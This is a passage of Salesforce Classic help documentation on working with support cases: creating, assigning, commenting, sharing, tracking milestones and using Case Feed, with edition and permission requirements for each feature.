The cases list page displays a list of cases in your current view. To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.

If the Salesforce console is set up, view case lists by selecting Cases from the navigator tab (if Cases is available).

- Click **Edit** or **Del** to edit or delete a case.
- If Chatter is enabled, click or to follow or stop following a case in your Chatter feed.
- Click **New Case** or select **Case** from the Create New drop-down list in the sidebar to create a case.
- Select the box next to one or more cases and then use the buttons at the top of the view to close the cases, take ownership of them, or change the case status or owner.

Note: Cases with a red arrow have been automatically escalated via your organization's escalation rules.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view case lists:
- "Read" on cases

To create cases:
- "Create" on cases

Taking Ownership of Cases

To take ownership of cases in a queue, view the queue list view, check the box next to one or more cases, and then click **Accept**. Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations can grant additional access to cases beyond what the sharing model allows.

Note: The org-wide sharing model for an object determines the access users have to that object's records in queues:

Public Read/Write/Transfer
Users can view and take ownership of records from any queue.

Public Read/Write or Public Read Only
Users can view any queue but only take ownership of records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

Private
Users can only view and accept records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

Regardless of the sharing model, users must have the "Edit" permission to take ownership of records in queues of which they are a member. Salesforce admins, users with the "Modify All" object-level permission for Cases or Leads, and users with the "Modify All Data" permission, can view and take records from any Case or Lead queue regardless of their membership in the queue.

SEE ALSO:

Cases

Guidelines for Working with Cases

Changing Multiple Cases

From any case list page, administrators can "mass update" multiple cases at once. From any queue list view, users can take ownership of one or more cases if they are a member of that queue, if they are higher in the role or territory hierarchy than a queue member, or if the organization's default sharing for cases is Public Read/Write/Transfer. Simply check the boxes next to the desired cases and click the appropriate button. The following actions are possible:

- **Accept**—Assigns you as the owner of the selected cases in a queue list view. Any attached open activities are transferred to you as well. In organizations that do not have the Public Read/Write/Transfer sharing model for cases, you can take cases only from queues of which you are a member or if you are higher in the role hierarchy than a queue member.
- **Change Owner**—Assigns the cases to the one user or queue you specify. Any attached open activities are transferred to the new owner as well. When putting cases in a queue, the open activities are not transferred.

  In addition to the required user permissions for this feature, you must have read sharing access to the cases you are updating.

  Note: When you change case ownership, any associated open activities that are owned by the current case owner are transferred to the new owner.

- **Close**—Closes the selected cases using the values you specify. You can set a common `Status` and `Reason` and add any comments.

  You must have the "Manage Cases" permission and read/write sharing access to the cases to use this feature.

- **Change Status**—Changes the `Status` of the cases to the value you set.

  You must have the "Manage Cases" permission and read/write sharing access to the cases to use this feature.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To change case owner:

- "Transfer Cases" OR "Transfer Record"

  AND

  "Edit" on cases

To close and change the status of cases:

- "Manage Cases"

SEE ALSO:

Guidelines for Working with Cases

Create Cases

You can create cases in various ways:

- Your admin can set up Web-to-Case and either Email-to-Case or On-Demand Email-to-Case to automatically capture cases from your website and customer emails.
- Your customers can log their own cases from a community, Customer Portal, Self-Service portal, or Chatter Answers.

  Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

- You can create cases manually from the Cases tab, the Cases related list, or, depending on your org's settings, in the feed on record detail pages.
- If you have an answers community, you can escalate an unanswered or problematic question into a new case.

You can create or update cases only for contacts that are eligible to receive customer support. For how to find out if a contact is eligible, or if a service contract includes an entitlement, see Verify Entitlements on page 2353.

To create a case for a support email or phone call:

1. Use Search to find the individual's account and then locate the contact in the Contacts related list.

   If the contact doesn't exist, create a contact for that account.

2. Click **New** in the Cases related list of the contact.

   If your org uses record types, you might be prompted to choose a `Record Type` when creating a case. Different record types can have different fields and different picklist values.

3. Enter information for the case.

   When you enter or select a contact for the `Contact Name` field, the `Account Name` field defaults to the account associated with the contact when you save the case. However, you can change the account in the `Account Name` field during subsequent updates.

4. To associate the case with an asset:

   a. Click the **Asset** lookup icon. Initially, the asset lookup lists all assets for the selected contact. Enter search criteria and click **Go!** to refine this list.

   b. Select an asset from the assets listed to associate it with the case.

   c. If you do not find a matching asset, click **New** to create a asset from the lookup dialog and associate it with the new case. The **New** button displays if your org has enabled Quick Create and you have the "Create" permission on assets.

   d. To associate the new asset with a product, enter your product search criteria and click **Go!** or select a product from the list of matches. Click **Skip** if you do not want to associate the asset with a product.

   e. Enter the asset details and click **Save**.

5. If your org settings allow it, you can associate the case with another case. Simply type the case number of the parent in the `Parent Case` field. Alternatively, you can click the lookup icon to search for a case's case number.

   When a case is associated with a parent case it signifies a relationship between cases. The relationship can be a grouping of similar cases for easy tracking, or a division of one case into multiple cases for various users to resolve.

EDITIONS

Available in: Salesforce Classic

Case assignment rules, Web-to-Case, Email-to-Case, and the Self-Service portal are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view cases:
- "Read" on cases

To create cases:
- "Create" on cases

6. Optionally set who sees the case and how, depending on how your org is set up.
   - To prevent the case from appearing in the Self-Service portal, deselect `Visible in Self-Service Portal`.
   - To automatically assign the case using your org's active assignment rule, select `Assign using active assignment rules`. If `Assign using active assignment rules` is selected and no assignment rule criterion is met, the case is assigned to the Default Case Owner. If this setting isn't active, you are assigned as the owner.

     If `Assign using active assignment rules` is selected by default and you deselect it, you override your org's default assignment rules and you're assigned as the owner.
   - To automatically send an email to the contact indicating that the case was create, select `Send notification email to contact`.
7. Click **Save**, or click **Save & New** to save the case and create another. Alternatively, click **Save & Close** to save and close the case immediately. This action sets the `Closed When Created` field on the case, which indicates that the case was closed during creation.

Note: When you save a newly-created case with an active assignment rule, the record type of the case can change, depending on how your admin configured assignment rules.

If your org uses divisions, the division of a new case is automatically set to the division of the related contact.

SEE ALSO:

Cloning Cases
Case Fields
Cases Home
Solving Cases

Guidelines for Working with Cases

A case is a customer question or feedback. The fields and related lists you see on a case are determined by your customizations or features set up by your administrator. Learn how you can get the most out of working with cases.

Updating Cases

When you change a contact, the account doesn't update to the contact's account, but you can edit the account yourself.

Contacts who are portal users can only view cases associated with the account on their contact record.

When you change an account, manual shares on a case are deleted for users who don't have read access on the new account.

If set up, select **Send notification email to contact** to let the contact know that you've updated the case. An email is sent only if you have access to the contact.

If set up, select **Assign using active assignment rules** to reassign a case using an assignment rule. If the case doesn't match rule criteria, it's reassigned to your organization's default case owner.

If set up, click **Sharing** to share a case with other users, groups, or roles.

If set up, close a case by selecting Closed under `Status`. Otherwise, click **Close Case** and change any fields as needed. If knowledge article submissions are set up, click **Save and Create**

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Case assignment rules, case escalation rules, web-to-case, and customer portals are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions.

USER PERMISSIONS

To view cases:
- "Read" on cases

To update cases:
- "Edit" on cases

Article to store information that would help others close similar cases. When the draft article you submit is published, it's attached to the case and available in the knowledge base for easy reference.

If set up, a Web-to-Case Information section lists information entered by the customer who created the case from a website form.

Using Case Related Lists

To reply and work with cases created from Email-to-Case, use the Emails related list.

To view the required steps in a support process or to add the date of a completed milestone, use the Case Milestones related list.

To find articles from your organization's knowledge base to help solve a case, use the Articles related list. To initiate a search, type keywords. Attach relevant articles to the case to track solutions and help others solve similar cases. Attached articles appear on the related list. If you create a draft article while closing a case, the article appears on the related list after the draft article is published.

To find solutions (version 1.0 of articles) to help solve a case, use the Solutions related list. If solution categories are set up, choose them to refine your search, along with keywords. If suggested solutions are set up, click **View Suggested Solutions** to see relevant solutions. The solutions are suggested based on relevancy and case similarity.

Replying to Cases from Chatter Answers (Not Available in Lightning Experience)

To reply to a case converted from a question on a web community, type your response in the Chatter-like feed, and click **Answer Customer**. Your response is tracked on the Case Comments related list.

Case comments marked `Public` display as private messages from customer support in Chatter Answers. They don't display to the entire community. For example, if a support agent adds a public case comment, it displays only to the case's contact private messages in Chatter Answers. Support agents can read all private and public case comments.

SEE ALSO:

- Case Fields
- Case History
- Case Teams
- Case Comments
- Assigning Cases
- Working with Case Emails
- Using the Case Milestones Related List
- Using the Chatter Answers Q&A Tab

Case Comments

Case comments let you and your support agents add, edit, and delete public and private comments on a case. All comments appear in the Case Comments related list.

Comments can remain private or be made publicly available to a case's contact on the Customer Portal, Self-Service portal, or Chatter Answers. You can also set up your portal or Web community to let customers comment on their cases. When a portal user adds a comment, the case owner receives an email. A comment icon (💬) remains on the case heading until the case owner views it.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

- Creating and Editing Case Comments

Creating and Editing Case Comments

You can create or edit a case comment from:

- The `Internal Comments` field on a case edit page
- The Case Comments related list on a case detail page

SEE ALSO:

Cases

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view case comments:

- "Read" on cases

To add case comments and make case comments public:

- "Edit" or "Create" on cases

To edit or delete case comments added by other users:

- "Modify All" on cases

To edit, delete, or make public your existing case comments:

- "Edit Case Comments"

Creating and Editing Case Comments on Case Detail Pages

1. Click **New** or **Edit** on the Case Comments related list.
2. Optionally, select `Public` to enable comment notifications to the contact on the case, and to let the contact view the comment on the Customer Portal or Self-Service.
3. Type comments in `Comment`.
4. Click **Save**.

Note: Starting with Spring '12, the Self-Service portal isn't available for new orgs. Existing orgs continue to have access to the Self-Service portal.

Note: If you publish cases and case comments to external contacts via Salesforce to Salesforce, all public case comments are automatically shared with a connection when you share a case. To stop sharing a comment, select **Make Private**.

Tip: On the Case Comments related list:

- Click **Del** to delete an existing comment.
- Click **Make Public** or **Make Private** to change the public status of a comment on the Customer Portal or Self-Service portal. Case comments marked `Public` display as private messages from customer support in Chatter Answers. They don't display to the entire community. For example, if a support agent adds a public case comment, it displays only to the case's contact private messages in Chatter Answers. Support agents can read all private and public case comments.

SEE ALSO:

Case Comments

Creating and Editing Case Comments

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view case comments:
- "Read" on cases

To add case comments and make case comments public:
- "Edit" or "Create" on cases

To edit or delete case comments added by other users:
- "Modify All" on cases

To edit, delete, or make public your existing case comments:
- "Edit Case Comments"

Creating and Editing Case Comments on Case Edit Pages

1. Click **New** on the Cases tab to create a case, or select an existing case and click **Edit**.
2. Type your comments in `Internal Comments`.
3. Optionally, select `Send Customer Notification` to email the contact on the case of your new public comment.
4. Click **Save**.

An email is sent to the case owner whenever a case comment is created or updated.

Note: `Send Customer Notification` displays on case edit pages when:

- An administrator has enabled case comment notification to contacts on Support Settings or Self-Service Portal settings pages.
- The comment is marked `Public`.
- There's a contact on the case.
- The contact on the case has a valid email address.

SEE ALSO:

Case Comments

Creating and Editing Case Comments

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view case comments:
- "Read" on cases

To add case comments and make case comments public:
- "Edit" or "Create" on cases

To edit or delete case comments added by other users:
- "Modify All" on cases

To edit, delete, or make public your existing case comments:
- "Edit Case Comments"

Case History

The Case History related list of a case detail page tracks the changes to the case. Any time a user modifies any of the standard or custom fields whose history is set to be tracked on the case, a new entry is added to the Case History related list. All entries include the date, time, nature of the change, and who made the change. Modifications to the related lists on the case are not tracked in the case history.

Note: Changes to the `Closed When Created` field are only tracked when the field is updated via the Force.com API.

In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, for automated case changes that result from Web-to-Case or case assignment or escalation rules, the user listed in the history is the `Automated Case User` chosen in the Support Settings.

SEE ALSO:

Cases

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view cases:
- "Read" on cases

Case Fields

Depending on your page layout and field-level security settings, some fields may not be visible or editable.

EDITIONS

Available in both: Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
	Indicates that an escalation rule escalated a case. The escalation icon disappears when a case is closed or no longer meets escalation rule criteria.
	Indicates that a customer added a comment to a case from a web portal. The icon appears until the case owner views the case.
`Account Name`	Name of the account associated with a case's contact. The name is added when you link the case to a contact and save the case. When updating a case, you can add a different account.
`Asset`	The customer's product model. On edit pages, this field shows only assets associated with a case's contact, but you can use inline editing to see a list of all assets on a case.
`Business Hours`	Indicates the hours at which escalation actions or entitlement processes run on a case.
`Case Currency`	The currency for all currency amounts on a case. Amounts display in the case currency and are also converted to your personal currency. Only available for organizations that use multiple currencies.
`Case Division`	The division to which a case belongs. Division is inherited from a case's contact. If it has no contact, it's set to the default global division. Only available in organizations that use divisions to segment data.
`Case Number`	Unique number assigned to the case. Numbers start at 1000 and are read only, but administrators can change the format. Case numbers often increase sequentially, but sometimes they skip numbers in a sequence.
`Case Owner`	User assigned to own a case.
`Case Record Type`	Field name that determines the picklist values available on a case. Record types are often related to a support process.

Field	Description
Closed by Self-Service User	Indicates if a case's contact closed the case from a web portal. This field is read only.
Closed When Created	Indicates if a case was closed during creation using the **Save and Close** button. This field is read only.
Contact Email	Email address of a case's contact. The address is added when you add a contact to a case. This field is read only.
Contact Fax	Fax number of a case's contact. This number is added when you add a contact to a case. This field is read only.
Contact Mobile	Mobile phone number of a case's contact. The number is added when you add a contact to a case. This field is read only.
Contact Name	Name of a case's contact.
Contact Phone	Phone number of a case's contact. The number is added when you add a contact to a case. This field is read only.
Created By	User who created a case, including creation date and time. This field is read only.
Custom Links	Lists of custom links for cases created by an administrator.
Date/Time Closed	Date and time that a case was closed. This field is read only.
Date/Time Opened	Date and time that a case was opened. This field is read only.
Description	Description of a case,- usually a customer question or feedback. This field can store up to 32 KB of data, but only the first 255 characters display in reports.
Entitlement Name	Name of an entitlement added to a case. Only available if entitlements are set up.
Entitlement Process Start Time	The time the case entered an entitlement process. If you have "Edit" permission on cases, you can update or reset the time. When you reset the time: • Closed or completed milestones aren't affected • Incomplete milestones are recalculated based on the new start time If an entitlement process applies to a case, this field appears.
Entitlement Process End Time	The time a case exited an entitlement process. If an entitlement process applies to a case, this field appears.
Internal Comments	Internal notes related to a case. Each comment can store up to 4 KB of data and appears on the Case Comments related list. Comments marked "public" can appear on web portals.
Milestone Status	A milestone is a step in an entitlement process. If an entitlement process applies to a case, this field appears.

Field	Description
`Milestone Status Icon`	Indicates a milestone's status on a case by displaying one of the following icons: • Compliant • Open Violation • Closed Violation If an entitlement process applies to a case, this field appears.
`Modified By`	User who last changed a case, excluding any changes made to a case's related list items. This field also includes the date and time of the change. This field is read only.
`Origin`	Source of a case, for example, phone, email, or web. Administrators set field values, and each value can have up to 40 characters. When editing a case created from a community with quick actions, add an origin because it isn't set by default.
`Parent Case`	A case above one or more related cases in a case hierarchy. A case number identifies a parent case, and a parent case must exist before you can add it to another case.
`Priority`	Urgency of a case. Administrators set field values, and each value can have up to 20 characters.
`Product`	Name of a case's product. This field is only available if entitlements are set up to include products.
`Question`	A question on the Q&A tab that is related to a case. This field is populated when you create a case from a question or a question is escalated to a case.
`Reason`	The reason a case was created. Administrators set field values.
`Status`	Status of a case, for example, open or closed. Administrators set field values.
`Stopped`	Lets you stop an entitlement process on a case, which might be necessary if you're waiting for a customer's response. You can stop an entitlement process up to 300 times. If an entitlement process applies to a case, this field appears.
`Stopped Since`	Shows the date and time an entitlement process was stopped on a case. If an entitlement process applies to a case, this field appears.
`Subject`	Brief description of the customer's question or feedback, for example, `Printing Gives Error on Internet Explorer`.

Field	Description
Timeline	How far along a case is to reaching an entitlement process's milestones. You can click or hover your mouse pointer over each milestone to view its details. These icons represent milestones: •  Completed milestone •  Violated milestone You can drag the Handle icon () along the Timeline Zoom tool to view past and future milestones. If an entitlement process applies to the case, this field appears.
Type	Type of case, for example, question or problem. Administrators set field values.
Visible in Self-Service Portal	Indicates if a case is visible to users in a web portal. If you want web-generated cases visible in a portal, include this field in Web-to-Case setup.
Web Company	Company name provided by a customer who created a case from Web-to-Case or Email-to-Case.
Web Email	Email address provided by a customer who created a case from Web-to-Case or Email-to-Case.
Web Name	Customer's name as provided by a customer who created a case from Web-to-Case or Email-to-Case.
Web Phone	Phone number provided by the customer who created a case from Web-to-Case or Email-to-Case.

SEE ALSO:

Guidelines for Working with Cases

How is the "Age" calculated in case reports?

The Age of an open case is the time that has elapsed from its creation to the present. The Age of a closed case is the elapsed time from its creation to the time it was closed. Case reports display a drop-down list labeled "Units" that lets you choose to view the Age in days, hours, or minutes.

SEE ALSO:

Case Fields

Web-to-Case FAQ

Using the Case Milestones Related List

The Case Milestones related list on a case detail page displays a list of milestones that automatically apply to the case due to an entitlement process. Milestones are required steps in your support process. They're metrics that represent service levels to provide to each of your customers. Examples of milestones include First Response and Resolution Times on cases.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions with the Service Cloud

USER PERMISSIONS

To view case milestones:
- "Read" on cases

To edit case milestones:
- "Edit" on cases

Note:
- `No records to display` appears in the related list if no milestones apply to the case.
- The related list contains fields that your company has chosen to display, based on its business processes. Depending on your company's requirements, you may see some or all of the following fields.

Action

Lists the actions you can perform on the milestone. For example, if you have the "Edit" permission on cases, you can click **Edit** to select the milestone completion date.

Note: Customer Portal users can't edit case milestones.

Milestone

The name of a set of steps in an entitlement process that applies to the case. Users with the "Manage Entitlements" permission can click a milestone's name to view the entitlement process, case criteria, time triggers, and actions associated with it.

The following table lists the types of actions associated with milestones:

Action Type	Description
Success Actions	The actions to take when a milestone successfully completes. Success actions still fire on milestones that are closed late.
Warning Actions	The actions to take when a milestone is near violation.
Violation Actions	The actions to take when a milestone is violated.

Administrators can set up milestones to automate the following for each action type:

Workflow Action	What It Does	Example
New Task	Create a workflow task	Create a task for a support agent to call a customer when a First Response milestone is violated.
New Email	Create an email alert	Notify case owners when a First Response milestone on their case is near violation.
New Field Update	Define a field update	Update the case Priority field to `High` when a First Response milestone is near violation.

Workflow Action	What It Does	Example
New Outbound Message	Define an outbound message	Send data about parts or services to an external system after a First Response milestone is completed.
Select Existing Action	Select an existing action	Use an existing email alert to notify a case owner when their case is near violation of a first response.

Start Date
The date and time that the milestone tracking started.

Target Date
The date and time to complete the milestone.

Completion Date
The date and time the milestone was completed.

Target Response
Shows the time to complete the milestone. Automatically calculated to include any business hours on the case. Depending on your company's business requirements, the time can appear in minutes, hours, or days.

Time Remaining
Shows the time that remains before a milestone violation. Automatically calculated to include any business hours on the case. Depending on your company's business requirements, the time can appear in minutes, hours, or days.

Elapsed Time
Shows the time it took to complete a milestone. Automatically calculated to include any business hours on the case. Elapsed Time is calculated only after the Completion Date field is populated. Depending on your company's business requirements, the time can appear in minutes, hours, or days.

Violation
Icon ( ) that indicates a milestone violation.

Time Since Target
Shows the time that has elapsed since a milestone violation. Automatically calculated to include any business hours on the case. You can choose to display the time in days, hours and minutes, or minutes and seconds.

Completed
Icon ( ) that indicates a milestone completion.

Because they're part of a case's history, completed milestones remain on a case even if they're no longer applicable.

SEE ALSO:

Case Fields
What Is Entitlement Management?

Searching for Cases

1. Enter your search terms in the sidebar or header search box.
2. Click **Search**.
3. From the search results, click an item to open it or click **Edit**, if available.

You can also create a case list view to find cases that match specific criteria.

SEE ALSO:

Cases

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view cases:

- "Read" on cases

Cloning Cases

The **Clone** button on a case quickly creates a new case using information from the existing case, for example, when you need to log multiple issues for a customer on a support call.

1. Click **Clone** on an existing case.
2. Enter or change any information for the new case.
3. Check the box to assign the case automatically using your active assignment rule.
4. Click **Save**.

Note: If you have read-only access to a field, the value of that field is not carried over to the cloned record.

SEE ALSO:

Case Fields

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To clone cases:

- "Create" on cases

Deleting Cases

To delete a case, click **Del** next to the case on the cases list page, or click **Delete** on the case detail page. The **Del** link and **Delete** button do not display for users who do not have the "Delete" permission on cases.

When you delete a case, all related events and tasks, case comments, and attachments are also deleted. Associated contacts, accounts, and solutions are not deleted with the case. The deleted case is moved to the Recycle Bin. If you undelete the case, any related items are also restored.

Note: If you delete an event, task, case comment, or attachment from a case—and then delete the case— the event, task, case comment, or attachment cannot be restored via undelete.

SEE ALSO:

Cases

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete cases:

- "Delete" on cases

Assigning Cases

You can assign cases to users or queues in a variety of ways.

EDITIONS

Available in: Salesforce Classic

The case assignment options vary according to which Salesforce Edition you have.

USER PERMISSIONS

To view cases:
- "Read" on cases

To take ownership of cases from queues:
- "Edit" on cases

- **Using an Assignment Rule for Web-to-Case, Email-to-Case, or On-Demand Email-to-Case**

  In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, web- and email-generated cases are automatically assigned to users or queues based on criteria in your active case assignment rule.

  Cases that do not match the assignment rule criteria are automatically assigned to the `Default Case Owner` specified in the Support Settings.

- **Using an Assignment Rule when Creating or Editing a Case**

  In Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, when creating or editing a case, you can check a box to assign the case automatically using your active case assignment rule. An email is automatically sent to the new owner if your administrator specified an email template in the matching rule entry. If you want this checkbox to be selected by default, your administrator can modify the appropriate page layout. If required, your administrator can edit the page layout to hide the assignment checkbox but still force case assignment rules.

- **Changing Ownership of Multiple Cases (administrators only)**

  From any case list page, an administrator, or a user with the "Manage Cases" permission, can manually assign one or more cases to a single user or queue.

- **Taking Cases from a Queue**

  To take ownership of cases in a queue, go to the queue list view, check the box next to one or more cases, and click **Accept**.

  Note: The org-wide sharing model for an object determines the access users have to that object's records in queues:

  Public Read/Write/Transfer
  Users can view and take ownership of records from any queue.

  Public Read/Write or Public Read Only
  Users can view any queue but only take ownership of records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Private
  Users can only view and accept records from queues of which they are a member or, depending on sharing settings, if they are higher in the role or territory hierarchy than a queue member.

  Regardless of the sharing model, users must have the "Edit" permission to take ownership of records in queues of which they are a member. Salesforce admins, users with the "Modify All" object-level permission for Cases or Leads, and users with the "Modify All Data" permission, can view and take records from any Case or Lead queue regardless of their membership in the queue.

- **Changing Ownership of One Case**

  To transfer a single case you own or have read/write privileges to, click **Change** next to the `Case Owner` field on the case detail page, and specify a user, partner user, or queue. Make sure that the new owner has the "Read" permission on cases. The **Change** link displays only on the detail page, not the edit page.

  In Group, Professional, Enterprise, Unlimited, Performance, and Developer Edition organizations, check the `Send Notification Email` box to automatically send an email to the new case owner.

- **Creating a Case Manually (default assignment)**

When you create a case from the Cases tab, you are automatically listed as the case owner, unless the assignment rule checkbox is displayed and you select it to enable the assignment rule. If it's selected by default, you can override the assignment rule and assign yourself as the owner by deselecting the checkbox.

Note: You can use case assignment rules in Lightning communities if your cases are created using the **New** button on top of the Record List component (when mapped to cases). Case assignment rules aren't supported in Lightning community cases made using the Create Case Form, Create Record Button, or Contact Support & Ask Button components.

SEE ALSO:

Guidelines for Working with Cases

Changing Multiple Cases

Sharing Cases

Your administrator defines the default sharing model for your entire organization. You can change this model to extend sharing to more users than the default set by your administrator. However, you cannot change the sharing model to make it more restrictive than the default.

To view and manage sharing details, click **Sharing** on the case detail page. The Sharing Detail page lists the users, groups, roles, and territories that have sharing access to the case. On this page, you can do any of the following:

- To show a filtered list of items, select a predefined list from the `View` drop-down list, or click **Create New View** to define your own custom views.To edit or delete any view you created, select it from the `View` drop-down list and click **Edit**.
- To grant access to the record for other users, groups, roles, or territories, click **Add**.

  Note: To share a case with another user, that user must have access to the account associated with the case and the "Read" permission on cases.
- Click **Expand List** to view all users that have access to the record.
- For manual sharing rules that you created, click **Edit** or **Del** next to an item in the list to edit or delete the access level.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view cases:
- "Read" on cases

SEE ALSO:

Cases

Case Feed

Case Feed Overview

Case Feed gives support agents a more streamlined way of creating, managing, and viewing cases. It includes actions and a Chatter feed. The actions let agents create case notes, log calls, change the status of cases, and communicate with customers. The feed displays important case events in chronological order, so it's easy to see the progress of each case.


Agents assigned to a Case Feed page layout see a page that typically looks like the page shown in the screenshot when they view a case.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: Administrators can customize case page layouts, so your org's page layout may look different from the screenshot.



- **Highlights Panel (1)**—Provides an overview of the most important information about a case, such as the contact information, case name, case description, status, priority, and case owner. Agents can use the column dividers to resize sections of the highlights panel so they can see more of the info that's most relevant.
- **Feed and Detail Views (2)**—From the feed view, which includes the publisher and feed, agents can easily switch to the case detail view to see more in-depth information and work with related lists.
- **Publisher (3)**—Contains the actions agents use to work with cases, such as the Email, Case Note, and Change Status actions.
- **Articles Tool (4)**—Lets agents find Knowledge articles that can help them resolve cases, and then attach them to a case or email them to customers.
- **Feed Filters (5)**—Help agents quickly find specific information in the feed by limiting the feed items that appear.
- **Feed (6)**—Offers a chronological view of the case's history. Feed items are created for:
  - Incoming and outgoing email related to the case
  - Comments related to the case on a customer portal or Chatter Answers
  - Calls logged about the case
  - Changes to the case status
  - Comments made on the case
  - Links or files added to the case
  - Milestone activity related to the case
  - Case actions that result from workflow events
  - New tasks and events related to the cases
- **Follow Button and Followers List (7)**—Let agents follow the case so they're notified in Chatter of updates to it, and let them see other followers.
- **Custom Buttons and Links (8)**—Give agents access to more tools and functionality.

Administrators can customize most aspects of Case Feed, including:

- Fields in the highlight panel
- Actions that appear and the fields they include

- Feed filters that are available and where on the page the list appears
- Width of the feed
- Availability of tools, custom buttons, and custom links, and where they appear on the page

SEE ALSO:

Case Feed and Related Lists

View and Edit Cases from the Case Detail Page in Case Feed

Using Feed Filters in Case Feed

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Feed filters make it easy for support agents to see all updates of one type, such as all call logs or all email messages, when working with cases in Case Feed. By using filters, agents can find the information they need more quickly, without having to browse through each case event.

When creating or editing feed layouts, administrators can specify which filters are available:

- Choosing only `All Updates` automatically shows all events on a case and hides the list of individual feed filters. Use this option if you want support agents to see the complete history of a case.
- Choosing only one type of feed filter automatically shows only case events of that type and hides the list of individual feed filters. For example, if you select only `All Emails`, the feed for each case shows the email messages related to the case but not case notes, portal replies, or other activities. This option is useful for agents who provide support primarily by one channel—phone, email, or portal—and who need to see case events only for that channel.
- Choosing more than one type of feed filter shows a list of available filters in the left sidebar of the Case Feed page or above the feed in the center of the page, with the first filter selected by default. For example, if you make the `All Emails`, `Status Changes`, and `Portal Answers` filters available, the feed for each case shows, by default, the email messages related to the case; users can click the other filters to see other types of case events. Use this option if your agents tend to provide support in one channel but also need to be able to see other types of case updates.

In addition, administrators can specify how and where the list of feed filters appears:

- As a fixed list in the left column.
- As a floating list in the left column. With this option, the feed filters list remains visible as users scroll down the page. This can be useful with long feeds, as it lets agents quickly filter case activities from anywhere on the page, without having to scroll to the top.
- As a drop-down list in the center column.
- As in-line links in the compact feed view. This option is available only for compact feed view.

SEE ALSO:

Case Feed Overview

Case Feed and Related Lists

In the traditional case interface, support agents complete tasks such as logging calls and sending emails primarily by working with related lists. In Case Feed, agents can do several of these tasks directly in the feed.

Here's an overview of the most common related lists included in the traditional case interface, the tasks agents do from them, and where agents can complete those tasks in Case Feed.

EDITIONS

Available in: Salesforce Classic

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

